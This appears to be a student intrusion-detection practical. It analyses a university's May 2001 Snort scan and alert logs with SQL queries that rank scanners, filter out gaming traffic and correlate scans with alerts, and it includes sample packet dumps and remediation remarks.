A situation in which the firewall blocked everything and the IDS sensor knew no normal traffic, everything would have to be analyzed. If done in a safe environment, utilizing traffic generators to create legitimate traffic a firewall could be configured to tightly match the required traffic by merely selecting a few check boxes.

One additional advantage that I believe this brings is that administrators would have to start defining their policies and firewalls better, and with greater scrutiny. I understand that firewalls have their vulnerabilities, but a vast majority of intrusions are possible due to poor policies or configurations.



Some of the advantages can also be listed as drawbacks here, such as the requirement to define an extremely tight policy. Database speed may also be a concern for a network under heavy attack, but hey, this is conceptual….

This solution may not be appropriate for all situations such as low traffic sites, but this is an attempt to examine a possible solution for high-speed intrusion detection. For lower speeds, one could just use a member of the SAC (see Diagram).

Signatures for normal traffic must be included all the way to the application level and would likely need the aid of original developers to create the signatures (for normal traffic).

This is certainly not an overnight hack to existing code, this would need some careful though especially functionality such as automatic firewall configuration were to be considered. In a perfect environment the signatures for the Head sensor and the SACs are mutually exclusive, but this is not extremely likely, as we cannot predict all attacks. In an appropriate environment anything that the head sensor passes back will be an intrusion irrespective of whether the SACs have a signature for the data or not. Although in concept this sounds quite simple, but in practice there are a number of issues with clustered computing that must be overcome here. Though this is not intended to be a complete solution, I welcome anyone who wishes to “kick this idea around”, and hope that this may help someone in protecting their network and data someday.

1Gbps = 1,073,741,824 bits per second =~ 89,000 packets per second (@1500 bytes per packet, not including 14 byte header).

Guesstimate average packet size = 1000 bytes = 134,000 packets per second.

Each packet must be passed through the entire IDS rulebase, unless a match is found. At this speed it is common for packets to be dropped…

Assignment 3 – “Analyze This” Scenario

Executive Summary

The analysis attempts to provision a list of addresses responsible for high amounts of traffic (“top Talkers”), to examine their data and to provide information pertaining to the level of compromise, if any, within the University Environment. Recommendations are made that should aid the University in ensuring that their network maintains it’s integrity and remains protected.

This analysis is being performed “blind”, that is to say that the only data available to the analyst is the data itself. No network maps, firewall configuration, OS diversity, penetration history etc. have been provided – however the analyst was able to obtain the customized filters from the University that are not normally contained in the IDS distribution. This may have an impact on some of the results as assumptions will have to be made in order to make some determination regarding the data.

Sifting through the data required the understanding of relationships between the data. There are many tools that prove invaluable for analyzing snort logs (Snort was the Network Intrusion Detection System – NIDS – tool used to generate the data). Whilst these tools have been used, they do not provide the generic capability to use on any type of IDS data, and are generally specific to a particular product. This analysis took a different approach and used relation databases to analyze the data, through the creation of SQL (Structured Query Language) queries to assess the data. Where relevant the SQL statements have been included to provide an understanding into the analysis process, and for the University to understand, implement and improve if desired. The key benefit of using SQL and databases for analysis is that they can be used to correlate sources that most IDS analysis tools cannot currently do, such as firewall logs, system logs and multiple IDS product data sources.

Concerns and recommendations have been made throughout the document as required. There are concerns with a number of hosts, and still more that appear to be protected by some firewall. In many cases the data available was not granular enough to make a clear determination of compromised hosts and certain

signatures used potentially obscure some more useful signatures.

Snort Scan Reports

During the month of may approximately 150 MB of snort scan data was logged, which translates to over a million entries (the alert text contained over half a million entries). Scans came from many sources and went to several destinations. Scanning is a reconnaissance art, gathering of information generally for the purpose of discovering weaknesses in the target...looking for windows of opportunity (no pun intended...or was it?).

Not all data that is recorded by an IDS system is a scan. This section separates the “wheat fromthe chaff” of the scans, leaving data that is truly believed to be portscan data, whilst providing insight into the analysis section. This information was then be cross referenced with the Alert data already analyzed to obtain further insight to potential weaknesses and attackers actions.

Portscans themselves are not going to cause a system penetration (though they have caused Denial of Service attacks). No every portscan can be investigated, as there are simply too many of them and only 24 hours in each day.

Scan Types:
The table below lists the types of scans that were encountered in the data files, along with the number of scans for each type as well as the number of unique destinations and unique sources. Due to the size of the table required, this has been reduced to a more appropriate size – all data was included in the analysis. The below table contains those with more that 10 scans per scan type.

Table 1 - Scan Type Distribution

tag	numscans	numsrc	numdst	tag	numscans	numsrc	numdst
UDP	635543	802	59963	INVALIDACK 21SF**AU RESERVEDBITS	12	10	12
SYN **S*****	387904	693	46565	NOACK **S*RP*U	12	10	11
SYNFIN **SF****	5693	10	5355	INVALIDACK 2*S***AU RESERVEDBITS	12	10	7
SYN 21S***** RESERVEDBITS	1094	98	201	NOACK ***FR**U	12	9	8
NULL ********	516	125	209	VECNA *******U	12	9	6
FIN ***F****	134	45	43	INVALIDACK 2***R*AU RESERVEDBITS	11	10	10
INVALIDACK ***FR*A*	66	41	26	UNKNOWN 2****PA* RESERVEDBITS	11	10	9
INVALIDACK **S*R*A*	56	24	10	VECNA 21*F*P** RESERVEDBITS	11	9	10
NOACK 2**FR*** RESERVEDBITS	29	24	20	UNKNOWN 2*****AU RESERVEDBITS	11	9	10
INVALIDACK 2*SFR*AU RESERVEDBITS	27	26	18	UNKNOWN 21****A* RESERVEDBITS	11	8	10
INVALIDACK ***FRPA*	25	25	10	NOACK 2**FR**U RESERVEDBITS	10	10	9
NOACK **SFRP*U	24	16	10	NOACK *1S*R*** RESERVEDBITS	10	10	9
UNKNOWN *1**R*** RESERVEDBITS	24	11	10	UNKNOWN *1*F*PA* RESERVEDBITS	10	10	7
NOACK ****RP**	21	9	12	INVALIDACK **SF*PAU	10	9	9
UNKNOWN *1**RPA* RESERVEDBITS	19	7	7	NOACK *1S*RP** RESERVEDBITS	10	8	10
INVALIDACK 2*S*R*AU RESERVEDBITS	17	7	9	NOACK *1**R**U RESERVEDBITS	10	8	10
NOACK ***FR***	16	5	8	INVALIDACK **S*RPAU	10	7	10
NOACK *1S*R**U RESERVEDBITS	15	13	14	SYN 2*S***** RESERVEDBITS	10	7	7
INVALIDACK 21SF**A* RESERVEDBITS	15	12	12	UNKNOWN 2***R*** RESERVEDBITS	10	7	7
NOACK *1S**P*U RESERVEDBITS	13	13	13	VECNA 2****P*U RESERVEDBITS	10	7	6
XMAS 2**F*P*U RESERVEDBITS	13	11	10	INVALIDACK **S**PA*	10	6	8

Table 2 - Top 25 Sources for Scans

src	num	num_scan_types
MY.NET.150.41	44890	2
MY.NET.229.74	40624	2
205.188.233.121	37866	1
205.188.233.185	37204	1
64.216.70.132	32636	1
62.227.97.230	27167	1
205.188.233.153	25696	1
MY.NET.202.26	23723	2
MY.NET.201.10	21831	2
211.184.111.66	20789	2
146.164.73.84	20092	2
203.34.157.100	19770	2
138.89.13.48	17180	2
64.229.233.246	16254	1
MY.NET.227.238	14585	1
217.84.23.229	13706	1
139.130.29.8	13568	2
MY.NET.220.170	12147	1
MY.NET.204.54	11145	2
MY.NET.229.166	11069	2
MY.NET.104.112	10404	1
216.130.152.62	10001	1
213.93.146.138	9606	1
MY.NET.160.114	9453	1
MY.NET.150.227	8951	2

```
select src,count(src) as num,count(distinct tag) from snortscan GROUP BY src
order by num DESC LIMIT 25;
```

Table 3- Top 10 INTERNAL Sources for Scans

src	numscans	scan_types
MY.NET.150.41	44890	2
MY.NET.229.74	40624	2
MY.NET.202.26	23723	2
MY.NET.201.10	21831	2
MY.NET.227.238	14585	1
MY.NET.220.170	12147	1

MY.NET.204.54	11145	2
MY.NET.229.166	11069	2
MY.NET.104.112	10404	1
MY.NET.160.114	9453	1

```
select src,count(src) as numscans,count(distinct tag) AS scan_types from
snortscan WHERE (src LIKE "MY%") GROUP BY src order by numscans DESC
LIMIT 10;
```

A number of Internal devices have performed more than one type of scan. It is possible to join this table with the original table to obtain the scan types:

Table 4 - Scan Types Perpetrated by Internal Devices

src	numscans	tag
MY.NET.104.112	10404	UDP
MY.NET.150.41	6	SYN **S*****
MY.NET.150.41	44884	UDP
MY.NET.160.114	9453	UDP
MY.NET.201.10	85	SYN **S*****
MY.NET.201.10	21746	UDP
MY.NET.202.26	2261	SYN **S*****
MY.NET.202.26	21462	UDP
MY.NET.204.54	2	SYN **S*****
MY.NET.204.54	11143	UDP
MY.NET.220.170	12147	UDP
MY.NET.227.238	14585	UDP
MY.NET.229.166	4	SYN **S*****
MY.NET.229.166	11065	UDP
MY.NET.229.74	11	SYN **S*****
MY.NET.229.74	40613	UDP

```
CREATE TEMPORARY TABLE tmp select src,count(src) as
numscans,count(distinct tag) AS scan_types from snortscan WHERE (src LIKE
"MY%") GROUP BY src order by numscans DESC LIMIT 10;
select A.src,count(A.src) as numscans,B.tag from (tmp AS A) left join snortscan AS
B ON A.src = B.src WHERE (A.src LIKE "MY%") GROUP BY A.src,B.tag order by
A.src;
```

Examining the UDP scans line by line; there is an extremely common theme. Gaming... Many “scans” are port 28800 to port 28800 this is MSN Gaming Zone, possibly not really scans at all and is not present in any OOS files (meaning that the data is within the defined TCPIP specifications). Online gaming is going to be the bain of this analysis. Fortunately Incidents.org has an excellent list of ports used by various online games (http://www.incidents.org/detect/gaming.php). We could simply exclude this list, but that may cause real scan data to be lost (albeit a minimal amount). A list of these ports was created as well as any other relevant data that could be found (such as port symmetry etc.). This list is then used to filter out entries from the database. There are likely other instances of this because of the distributed nature of the online gaming community, network requests come in at a high rate (every second or so), which then appears to an IDS system to be port scans. Additionally looking for online gamins service IP addresses would only be partially helpful because of the ability of the games to operate in a peer mode.

- http://support.microsoft.com/support/kb/articles/Q240/4/29.asp
- http://www.incidents.org/detect/gaming.php

The concept used was to only drop hosts matching the specific source port/destination port combinations. If a host has entries that do not conform, these are NOT removed. This is a relatively safe practice, because unless the “attacker” is scanning for only game servers then they will have traffic outside these ports that will allow us to detect them. Also, to avoid the likelihood of removing something that is a scan, I also examined the number of occurrences. In a few circumstance the communication looked like it could be potentially scanning for trojan horses, so, for example, an examination of the particular traffic shows that it ALLWAYS came from just one server, and that server is a legitimate “Unreal Tournament Server” (216.2.160.12).

Where the traffic for these gaming ports looked suspicious, this kind of source/destination examination was performed to further ensure that we were only removing gaming entries. In the event that we do ignore something mistaken as a “gaming” entry, it should still be picked up in further correlations with the received alerts.

The following is the UDP SQL query that was used to establish the list (# xxx is annotation, not part of the actual query):

Listing 1 - Game Entry Extraction SQL query

```
CREATE TABLE snortgamers SELECT
  tag,src,srcp,dst,dstp,count(src) as num
FROM snortscan
WHERE
  tag = 'UDP'
And
#### DIRECTX
  (    (srcp BETWEEN 2300 AND 2400 and dstp BETWEEN 2300 AND 2400)
    or
#### MSN/MPlay
    (srcp BETWEEN 9000 AND 9100 and dstp BETWEEN 9000 AND 9100)
    or
    (srcp BETWEEN 8000 AND 9000 and dstp BETWEEN 8000 AND 9000)
    or
    (srcp BETWEEN 28800 AND 29000 and dstp BETWEEN 28800 AND 29000)
    or
#### Rainbow 6
    ((srcp > 1023 and dstp = 2346) or (dstp > 1023 and srcp = 2346))
    Or
#### Quake II/III
    ((srcp = 27901 or dstp = 27901) or(srcp > 1023 and dstp BETWEEN 29710 AND 27961) or (dstp > 1023 and srcp BETWEEN 29710 AND 27961))
    or
#### Unreal/Unreal Tournament
    ((srcp > 1023 and dstp BETWEEN 7777 AND 7781) or (dstp > 1023 and srcp BETWEEN 7777 AND 7781))
    or
#### Delta Force
    ((srcp > 1023 and dstp BETWEEN 3568 AND 3569) or (dstp > 1023 and srcp BETWEEN 3568 AND 3569))
    or
#### Tribes
    ((srcp > 1023 and dstp BETWEEN 28000 AND 28008) or (dstp > 1023 and srcp BETWEEN 28000 AND 28008))
    or
#### Half Life
    ((srcp > 1023 and dstp IN (27005,27010,27015,27020,27025,27030,27035)) or (dstp > 1023 and srcp IN (27005,27010,27015,27020,27025,27030,27035)))
```

```
#### Gamespy UDP Ping
    or
    (srcp = dstp and dstp = 13139)  )
GROUP BY src order by num;
```

Once the list of addresses that appear to be running online games was established, each IP address was checked for traffic that did not conform to the known online gaming port to attempt to establish if the rest of their traffic was game oriented or not.

As a result, we have 457 hosts with “game like” traffic on the Internal network. 386 of these are responsible for more 10 alerts each (suggesting some actual playing time). Comparing this list to the original data set, there are a number of hosts with some significant traffic that may be scanning:

Table 5 - "Gaming Traffic"

Tag	Source	numalerts	numdest	numports
UDP	MY.NET.220.170	11037	111	149
UDP	MY.NET.229.166	11065	147	10
UDP	MY.NET.227.238	14149	96	108
UDP	MY.NET.202.26	21376	27	18310
UDP	MY.NET.150.41	22475	821	418
UDP	205.188.233.153	25696	31	2
UDP	MY.NET.229.74	27012	1917	1982
UDP	205.188.233.185	37204	40	6
UDP	205.188.233.121	37862	38	2

Using last 3 columns we can make some assertion as to the intent. A high number of alerts, with moderate to high number of destination, but a low number of ports may suggest specific port scanning. High number of destinations and a high number of ports suggests some blatant scanning. Low destinations and VERY FEW ports may indicate additional game traffic, or other such “non” scan traffic. A low number of destinations but high number of ports may indicate specific device targeting for scans.

To achieve this distinction the following SQL modifications are possible by assuming some thresholds for each of the three variables (numports, numdest and numalerts - note that count(dst) will determine the total number of alerts for this source host) and constructing an IF-THEN-ELSE structure:

Listing 2 - Scan Classification SQL Query

```
SELECT ........ IF((count(dst) > 100) and (count(DISTINCT dst) > 30) and (count(DISTINCT dstp) > 30),
   'Possibe Blatent Scan',
   IF((count(dst) > 50) and (count(DISTINCT dst) > 30) and (count(DISTINCT dstp) < 30),
      'Possible Specific Port Scan - Multiple tgt',
      IF((count(dst) > 50) and (count(DISTINCT dst) < 30) and (count(DISTINCT dstp) < 30),
         'Possible Specific Port Scan - Specific tgt - or gaming etc',
         IF((count(dst) < 20) and (count(DISTINCT dst) < 30) and (count(DISTINCT dstp) < 30),
            'Probbable gaming - Possible stealth targeted scan for limited ports', 'Undefined Scan')))) AS identification
FROM <DATABASE>
WHERE NOT .....< Blatent Gaming definition>......
```

Note that further classification is possible with more investigation and more complete thresholds (which would likely have to be “tuned”).

The table below lists the devices outside the internal network that do not match the gaming requirements from above. These are arranged by using the concept of examining the number of alerts, ports and destinations from above, selecting only non-gaming:

Table 6 - External Sources of Scans - Non Game

tag	src	nalrt	ndst	nprt	identification
UDP	203.144.164.20	21	21	1	Undefined Scan
UDP	151.39.100.37	21	1	13	Undefined Scan
UDP	63.214.137.24	21	2	10	Undefined Scan
UDP	64.37.156.9	23	3	12	Undefined Scan
UDP	199.173.16.60	24	2	24	Undefined Scan
UDP	62.4.74.12	24	3	24	Undefined Scan
UDP	24.189.216.251	25	11	2	Undefined Scan
UDP	194.79.186.74	25	20	2	Undefined Scan
UDP	151.39.100.33	27	4	27	Undefined Scan
UDP	203.148.188.187	28	26	1	Undefined Scan
UDP	130.18.27.33	29	1	15	Undefined Scan
UDP	144.51.17.1	33	1	33	Undefined Scan
UDP	62.159.85.158	34	5	34	Undefined Scan
UDP	209.236.199.29	34	34	1	Undefined Scan
UDP	128.220.2.7	34	2	27	Undefined Scan
UDP	208.147.88.201	37	1	12	Undefined Scan
UDP	168.159.1.2	38	1	38	Undefined Scan
UDP	199.182.120.2	38	2	38	Undefined Scan
UDP	211.61.232.18	42	42	1	Undefined Scan
UDP	128.242.217.250	45	3	45	Undefined Scan
UDP	203.155.244.220	45	41	1	Undefined Scan
UDP	203.144.179.233	48	48	1	Undefined Scan
UDP	209.163.147.229	48	6	48	Undefined Scan
UDP	142.177.193.164	74	1	17	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	142.177.193.229	81	1	17	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	209.163.147.37	89	11	82	Undefined Scan
UDP	194.79.186.29	145	97	2	Possible Spec. Port Scan-Many tgt
UDP	24.18.16.12	161	9	4	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	206.112.192.104	173	1	173	Undefined Scan
UDP	142.177.205.9	600	1	17	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	142.177.194.19	635	1	17	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	205.188.244.249	759	7	2	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	63.228.31.211	1332	7	4	Possible Spec. Port Scan-Spec. tgt-or gaming etc
UDP	205.188.233.153	25696	31	2	Possible Spec. Port Scan-Many tgt
UDP	205.188.233.185	37204	40	6	Possible Spec. Port Scan-Many tgt

UDP	205.188.233.121	37862	38	2	Possible Spec. Port Scan-Many tgt

It is certainly recommended however, that ALL devices listed as “gaming” be investigated, because there are known vulnerabilities in many online game servers that may be compromised (such as the Half Life server). Many of these server are required to run with root, or elevated privileges.

Table 7 - TOP 10 Internal Scanners - Not Gamers

tag	src	nalrt	ndst	nprt	identification
UDP	MY.NET.229.74	27012	1917	1982	Possibe Blatent Scan
UDP	MY.NET.150.41	22475	821	418	Possibe Blatent Scan
UDP	MY.NET.202.26	21376	27	18310	Undefined Scan
UDP	MY.NET.227.238	14149	96	108	Possibe Blatent Scan
UDP	MY.NET.229.166	11065	147	10	Possible Spec. Port Scan-Many tgt
UDP	MY.NET.220.170	11037	111	149	Possibe Blatent Scan
UDP	MY.NET.160.114	9453	2547	2207	Possibe Blatent Scan
UDP	MY.NET.160.169	5389	872	781	Possibe Blatent Scan
UDP	MY.NET.210.2	5209	1530	2168	Possibe Blatent Scan
UDP	MY.NET.201.10	5178	493	352	Possibe Blatent Scan

Table 8 - TOP 10 External Scanners - Not Gamers

tag	src	nalrt	ndst	nprt	identification
UDP	205.188.233.121	37862	38	2	Possible Spec. Port Scan-Many tgt
UDP	205.188.233.185	37204	40	6	Possible Spec. Port Scan-Many tgt
UDP	205.188.233.153	25696	31	2	Possible Spec. Port Scan-Many tgt
UDP	63.228.31.211	1332	7	4	Possible Spec. Port Scan-Spec. tgt-gaming etc
UDP	205.188.244.249	759	7	2	Possible Spec. Port Scan-Spec. tgt-gaming etc
UDP	142.177.194.19	635	1	17	Possible Spec. Port Scan-Spec. tgt-gaming etc
UDP	142.177.205.9	600	1	17	Possible Spec. Port Scan-Spec. tgt-gaming etc
UDP	206.112.192.104	173	1	173	Undefined Scan
UDP	24.18.16.12	161	9	4	Possible Spec. Port Scan-Spec. tgt-gaming etc
UDP	194.79.186.29	145	97	2	Possible Spec. Port Scan-Many tgt

The number of scans by external devices drops of very rapidly, of special concern is the fact that thie top 3 are all AOL addresses. All three appear to be scanning for real audio/video or QuickTime services. I can find no exploit for these services, but these may be opportunistic searches for unprotected video servers.

Determination of Non-Gaming entries, responding to scans, was performed by creating a table of IP addresses that didn’t have “gaming” compliance. This table is then compared back to the original table looking for the source and destination, but the other way around (**src = old.dst and dst = old.src**) to suggest 2 sides of a conversation. This test can be performed without a temporary table (we have used this already), but there is a high memory requirement.

The results show 157 src/destination pairs that appear to have been in conversation. The majority exchanged less than 20 packets (possibly 10 on each side). There is a lot of correlation between ports here, much of the traffic in the low 27000’s which could be related to gaming, or other traffic. The table below lists the top 5

Table 9 - Top 5 Entries "responding" to Scans

tag	src	dst	srcp	dstp	num
UDP	209.163.147.229	MY.NET.229.74	3557	27028	200
UDP	151.23.31.23	MY.NET.104.112	2002	11601	167
UDP	62.27.42.82	MY.NET.229.74	4642	27045	162
UDP	62.159.85.158	MY.NET.229.74	1642	27105	161
UDP	212.224.25.202	MY.NET.229.74	1381	24000	147

Note that the tag is exclusively UDP. This may be of grave concern depending on the firewall type an placement of the sensor. If the firewall is not stateful, and the sensor is on the inside of the firewall, this may suggest that UDP filters are not present or are not sufficient.

Special Scans

Due to the number of UDP scans and SYN scans (which can easily be normal traffic) the “scans” with strange flags are often shadowed. To ensure that these are examined, they are handled separately here.

Table 10 - Top 10 scanners - Non-UDP and Non-SYN

src	numtypes	num	numdst	balance
MY.NET.222.86	131	270	188	Multiple Port
MY.NET.217.250	109	191	126	Multiple Port
213.93.222.50	26	32	1	Multiple Port
209.221.200.17	24	41	2	Multiple Port
MY.NET.224.70	23	32	28	Multiple Port
152.66.218.132	14	18	1	Multiple Port
213.65.192.186	13	56	1	Multiple Port
213.96.126.33	11	11	1	Multiple Port
195.163.95.245	10	10	1	Multiple Port
24.17.64.12	9	11	3	Multiple Port

```
select src,count(distinct tag) as numtypes,count(tag) as num,count(distinct
dst) as numdst,IF(count(tag) = count(distinct dst),'Single Port','Multiple Port')
AS balance from snortscan where tag != 'UDP' and tag != 'SYN **S*****'
group by src order by numtypes DESC LIMIT 10;
```

- This shows that MY.NET.222.86, for example, has performed 131 different scan types to 188 destinations, causing 270 alerts to be generated. All traffic, however, appeared to be related to GNUTELLA (used the GNUTELLA port atleast). There are known vulnerabilities in some of the GNUTELLA clients, and viri/worms associated with the GNUTELLA network, such as that noticed by Matt Merhar, http://archives.neohapsis.com/archives/incidents/2000-07/0099.html. According to Sherlock Holmes, the simplest solution is often the correct one, suggesting that this may be gnutella file sharing traffic.

- MY.NET.217.250 is also in the same position, as are MY.NET.224.70,213.65.192.186 and 152.66.218.132. It should be noted that misconfiguration of a file sharing service can result in the whole disk being available over the network.

- 213.93.222.50 is exclusively (in this test) scanning TCP port 412 - synoptics-trap. No use by other services for this port could be found, and no vulnerabilities could be found. This may be opportunistic, or the attacker may know something that the community in general doesn't. However the OOS files show that this host appears to be "slow" scanning this host using every variation of TCP flags available, below is an excerpt. I believe that this source is likely scanning multiple hosts outside this network also, causing the time lapses. It is obvious that these are crafted packets (from the packet contents).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-07:03:16.464406 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:8256  DF
21S***A* Seq: 0x14E3B18   Ack: 0x80A24FE8   Win: 0x17F4
05 8B 01 9C 01 4E 3B 18 80 A2 4F E8 03 D2 17 F4  .....N;...O.....
46 76 83 D7 E9 C0 06 74 12 82                    Fv.....t..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-07:18:57.360852 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:16412  DF
**SFRP** Seq: 0x2D0205   Ack: 0x12360000   Win: 0x80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-07:49:39.536682 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:26781  DF
21*F**** Seq: 0x2F221EEB   Ack: 0xC990F63A   Win: 0xA00
2F 22 1E EB C9 90 F6 3A 1A C1 0A 00 08 09 0A 0B  /".....:........
68 36 66 34 38 31                                h6f481

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-07:59:53.566477 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:37408  DF
**SFR*A* Seq: 0x2DDF61   Ack: 0x7D5F0000   Win: 0x0
32 17 00 00 73 15 18 7F 1F 02 11 D1 D8 7E        2...s........~

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-08:03:02.944944 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:8265  DF
21*FRPA* Seq: 0x2DCA07   Ack: 0xE39B0C18   Win: 0xDD2F

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/07-08:05:33.273245 213.93.222.50:1419 -> MY.NET.230.114:412
TCP TTL:102 TOS:0x0 ID:17513  DF
**SF**AU Seq: 0x28DA4A   Ack: 0xF74B41FE   Win: 0x2900
```

- 209.221.200.17 appears to scan 2 hosts, using strange destination ports. One of which is port 20. My first though was that the scan appeared to be reversed, i.e. We were seeing the response, but there is a pattern across the 2 targets scanned, and seemingly no (well, little) pattern on the source side.
- 213.96.126.33 scans DNS TCP and a few other ports. The scan is slow, possibly because a number of targets are being scanned - or possibly to avoid detection. By examining the port distribution we see a low number of ports (only one attempt on each host) could also signify some kind of remote OS fingerprinting attempt.
- 195.163.95.245 is quite odd. It appears to be using GNUTELLA ports, then suddenly port 1260 is used as the destination port (it was the source port), but from either port 0 or port 25. This appears to be an attempt to defeat a firewall. This is certainly a possible conclusion of Daniel Trudel on May 31, 2001.http://www.mail-archive.com/bits@gaffle.com/msg00009.html

- 24.17.64.12 is scanning port 0, port 76 and 2099 – 3 different hosts with large time gaps between hosts. This can suggest that 24.17.64.12 is scanning multiple hosts slowly or is scanning in response to some stimuli.

Alert Correlation (Alert Top 10 from next section)

- 147.52.74.115 - Does not appear in scan data
- 63.196.54.17 - Appears twice, data apparently unrelated to Alert
- 209.247.88.12 - Does not appear in scan data
- 213.66.5.79 - Performs 139 scans over 133 hosts, none are STATDX hit destinations. Alert analysis listed 143 alerts for this source. 4 are missing from the scan data. These 4 are at the lower end of the MY.NET class B. This suggests that the portscan data didn't come from the same device, and that the scan detection device is not covering the whole network. Testing points to the possibility that the scan detection device can note detect all IP addresses.
- 205.167.0.160 - Does not appear in scan data
- 147.52.74.115 - Does not appear in scan data
- MY.NET.202.222 - Received a huge number of UDP "scans" from 205.188.233.121 on UDP 6970 (**TCP 6970** is a known trojan - gategrasher). It also received scans for TCP port 53 (DNS) and TCP 21 (ftp control).
- MY.NET.202.26 - received 11 scans, 5 for TCP 21, 5 for TCP 53.
- MY.NET.6.15 - Does not appear in scan data
- MY.NET.208.142 - As noted in the Alerts section, this is the source of many scans for the SubSeven trojan horse on TCP port 27374. It also appears to have port scanned a number of other devices such as 24.24.173.27. It has been scanned 11 times for FTP and DNS etc (not same sources as MY.NET.202.26 above).

Other Items of Interest

- 64.216.70.132 scanned for TCP port 21, 32636 times over 15936 different internal devices.
- 62.227.97.230 scanned for TCP port 21, 32636 times over 15936 different internal devices.
- 211.184.111.66 scanned 20767 times for TCP 53 (DNS) over 11005 devices and UDP 53 (DNS) 6 times against 1 host. 211.184.111.66 is a DNS server (today) in the "Korea Network Information Centre". Only the SYN bit was set of the TCP attempts which looks like an attempt to zone transfer. There are known vulnerabilities that can be exploited if zone transfers are permitted and a specific version of BIND is being run. UDP attempts cam immediately after the TCP attempts suggesting some king of automation and possibly indicating that TCP port 53 probes were successful and some test or exploit was then attempted to UDP 53.
- 146.164.73.84 is almost an exact mirror of the above, 20080 packets to TCP 53 and 6 to UDP 53. The UDP probes were to different devices, however the 211.184.111.66 scan did not test these 6 devices with TCP or UDP. 146.164.73.84 belongs to Federal University of Rio de Janeiro.
- Has same pattern of multiple TCP scans then 6 UDP for TCP/UDP port 53. This is certainly starting to show some pattern.
- 138.89.13.48 breaks the pattern, by only scanning 5 devices for UDP port 53, but there is now some overlap on the devices that are bing scanned for UDP port 53. Without more data it is difficulty to say if this is opportunistic scanning or these devices that are targeted have a vulnerability. Below is a

table of UDP port 53 targets:

dst	dst	dst
MY.NET.1.2	MY.NET.130.122	MY.NET.150.197
MY.NET.1.3	MY.NET.130.123	MY.NET.150.230
MY.NET.1.4	MY.NET.130.134	MY.NET.70.181
MY.NET.1.8	MY.NET.137.7	MY.NET.71.15
MY.NET.100.230	MY.NET.144.25	

- 64.229.233.246 - Is scanning for ftp servers, tcp port 21 with 16254 attempts over 8831 devices
- 217.84.23.229 - Is also scanning for FTP servers (13706 times) on 10942 different addresses.
- 139.130.29.8 - is scanning DNS.

Snort Alerts - Fast Format

UDP SRC and DST outside network

This indicates (obviously) that the source IP address and the destination IP address are not on what SNORT (the NIDS issuing the alert) has been configured to use as it's "internal" network for this particular rule.

This may occur from a number of situations, the simplest of which is a a home user failing to change IP addresses when they come onto the internal network or a misconfigured rule where the definition of the internal network does not totally encompass the entire internal network (or where the external network definition includes a portion of the internal network). However, given that the high number of detects varies wildly from day to day, this is not likely (real network use generally has some pattern and you will see from the data below that this is sporadic.

Table 11 - Daily Alerts for UDP SRC/DST Outside

DATE	Alert Tag	# of Alerts
2001-05-01	UDP SRC and DST outside network	13722
2001-05-02	UDP SRC and DST outside network	9963
2001-05-03	UDP SRC and DST outside network	9062
2001-05-04	UDP SRC and DST outside network	5510
2001-05-05	UDP SRC and DST outside network	62
2001-05-06	UDP SRC and DST outside network	33
2001-05-07	UDP SRC and DST outside network	167
2001-05-08	UDP SRC and DST outside network	19
2001-05-09	UDP SRC and DST outside network	10638
2001-05-10	UDP SRC and DST outside network	403
2001-05-11	UDP SRC and DST outside network	8334
2001-05-12	UDP SRC and DST outside network	38
2001-05-13	UDP SRC and DST outside network	34
2001-05-14	UDP SRC and DST outside network	11554
2001-05-15	UDP SRC and DST outside network	13
2001-05-16	UDP SRC and DST outside network	52
2001-05-17	UDP SRC and DST outside network	82
2001-05-18	UDP SRC and DST outside network	122
2001-05-19	UDP SRC and DST outside network	50
2001-05-20	UDP SRC and DST outside network	52
2001-05-21	UDP SRC and DST outside network	46
2001-05-22	UDP SRC and DST outside network	105
2001-05-23	UDP SRC and DST outside network	5960
2001-05-24	UDP SRC and DST outside network	176
2001-05-25	UDP SRC and DST outside network	52
2001-05-26	UDP SRC and DST outside network	205
2001-05-27	UDP SRC and DST outside network	62
2001-05-28	UDP SRC and DST outside network	151
2001-05-29	UDP SRC and DST outside network	261
2001-05-30	UDP SRC and DST outside network	92578
2001-05-31	UDP SRC and DST outside network	125815

A number of alternative explanations exist, some more likely that others, being things like:

- Source routed packets
- Multiple Poisoned/Incorrect routes
- Source IP address spoofing

Based on the current trends, it is equally likely that these detects are spoofed source IP addresses coming from within the internal network as it is that they are from the Internet. This could be a result of deliberate intervention (ie some deliberate to mask the source IP address) or, potentially worse, an indication of a device that has been either penetrated or infected and is now performing denial of service type attacks against other systems.

The source port distribution shows that of the 45 source ports the majority were between 5000 and 1024, which is common for a windows system (especially workstations), and other systems examined (Linux, AIX) appear to favor starting at much higher ports (> 30,000). Only 7 of the 45 distinct source ports were not in this range, 2 being below:

- 137: well known for NBT
- 123: well known for Network time protocol.

Notably both of these well known services can be/are symetric and there is striking correlation between the number of distinct 123/137 source ports and their destination counterparts. Both services have well known denial of service attacks such as (http://www.linuxsecurity.com/advisories/netbsd.html). The other 5 ports only counted for a total of 59 alerts out of the total 295,321 alerts in the month of May.

